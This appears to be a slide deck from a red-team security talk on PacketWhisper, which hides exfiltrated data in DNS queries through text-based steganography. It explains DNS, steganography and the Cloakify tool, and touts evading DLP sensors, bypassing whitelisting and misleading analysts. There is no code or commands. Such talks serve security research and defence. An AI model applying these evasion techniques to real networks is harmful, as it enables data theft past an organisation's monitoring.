PacketWhisper Exfiltration Toolset

Stealthily Exfiltrating Data & Defeating Attribution via DNS & Text-Based Steganography

By: TryCatchHCF

@TryCatchHCF

Presenter Background

- Red Team Lead at a Fortune 500
- Prior Roles: Principal InfoSec Engineer, Pentest Lead, AppSec Team Lead, Mopper of Cod Locker at Fish & Chips Shop (true)
- Former USMC intelligence analyst, counterintelligence specialist
- Rootbeer tastes like cough syrup and that’s ok (Fight me)
- Bachelors - Cognitive Science; Masters - Information Assurance
- Certs - Various Acronyms, some of which demand money each year

PacketWhisper Exfiltration Toolset

Presentation Roadmap

- Background: DNS
- Background: Text-Based Steganography
- Traditional DNS-Based Data Exfiltration
- Combining DNS Queries & Text-Based Steganography
- PacketWhisper Exfiltration Toolset
    - Operations
    - Limitations / Tips
    - Countermeasures

But First…

A Story

SIEM Alerts Trigger the Response Team


- Suspicious activity across a series of hosts
- Inspection of hosts & network traffic indicate lateral movement
- Response Team starts tracking the scent of attackers' activity

A Story

SIEM Alerts Trigger Response Team (cont.)


- Analysis indicates attackers staged data on an internal system
- Examination of staging system finds no evidence that data left the system
- The clean-up begins, but at least no data was lost

“Cheers, Mate!”



A Story

Or was the scent merely lost…



Background: DNS

DNS (Domain Name System)

DNS Overview

- Convert hostnames to IP addresses (& IP addresses to hostnames)
    - AngryBobcatsInABox.com —> 10.0.9.117
- Port/Protocol is nearly always open on firewalls
- UDP-based: Order of delivery (or any delivery) is not guaranteed
- IPv4 & IPv6
- High-latency & low-bandwidth (though caching for performance)
    - Because seriously, how many hostnames do you need to look up in the span of a few microseconds?


DNS (Domain Name System)

DNS Overview - Query Flow (Oversimplified)

- Client needing a system name's IP address sends DNS query to local DNS Server
- Local DNS Server provides the IP address of the desired server if it knows
- If local DNS Server doesn't know the address, it passes the DNS query to the other DNS Servers in the DNS hierarchy / chain
    - Repeat until system name is matched to IP address
    - If no DNS servers can match system name, return failure

DNS


Domain Name System Query Sequence (Iterative)



Source: https://en.wikipedia.org/wiki/File:Example_of_an_iterative_DNS_resolver.svg

DNS

Domain Name System



Source: https://en.wikibooks.org/wiki/Communication_Networks/DNS

DNS (Domain Name System)

DNS Overview

- Two DNS query types: Iterative & Recursive
- Each DNS label can contain up to 63 bytes, as long as the whole domain name <= 255 bytes (max 253 bytes in practice)
- A fully qualified domain name (FQDN) is a domain name that is completely specified with all labels in the hierarchy of the DNS, having no parts omitted (Ex: angry.bobcats.surprisegifts.com)
- DNS labels are case-insensitive
    - “angry.bobcats.com” is same as “Angry.bobCATS.com”

Other: MDNS

MDNS (Multicast DNS)

- Zero-configuration DNS-compatible service
- UDP Port 5353
- IPv4 & IPv6
- Queries are multicast
- Used for small networks that don’t have a local Name Server


Other: LLMNR

LLMNR (Local Link Multicast Name Resolution)

- DNS-based service for resolving hosts on same local link
- UDP Port 5355
- IPv4 & IPv6
- Queries are multicast

Background: Text-Based Steganography

Background: Steganography



https://www.garykessler.net/library/fsc_stego.html

Background: Steganography

Typical Modern Steganography

- Data embedded & hidden in images / digital media
- Well-known vector
    - Google for steganography / steganalysis tools
- Restricted to images / digital media as transfer vehicle

Background: Steganography

Text-Based / Linguistic Steganography

- Examples of hiding data in text
    - 1st letter of each line is extracted to reveal message
    - Every 7th word
    - Codewords in communications
    - Use of spacing, fonts, themes

Background: Steganography

Our Friend: Transforming Data Into Text

Background: Steganography

Advantages of Text-Based Steganography

- Text is a universally transferrable data format
- Tailor ciphers so cloaked data conforms to whitelisted/common traffic
  - Evade DLP sensors, prevent untimely alerts
  - Difficult to predict and profile the cloaked data, no signatures
  - Bypass data whitelisting controls by transforming file into allowed data
- Use cipher as a form of social engineering attack vs. analyst

Cloakify Exfiltration Toolset

- Transforms any filetype (e.g. .zip, .exe, .xls, etc.) into a list of harmless-looking strings


- Lets you hide the file in plain sight, transfer the file without triggering alerts

- For example, you can transform a .zip file into a list of Pokemon creatures or Top 100 Websites

- Transfer the cloaked file however you choose, then decloak the exfiltrated file back into its original form

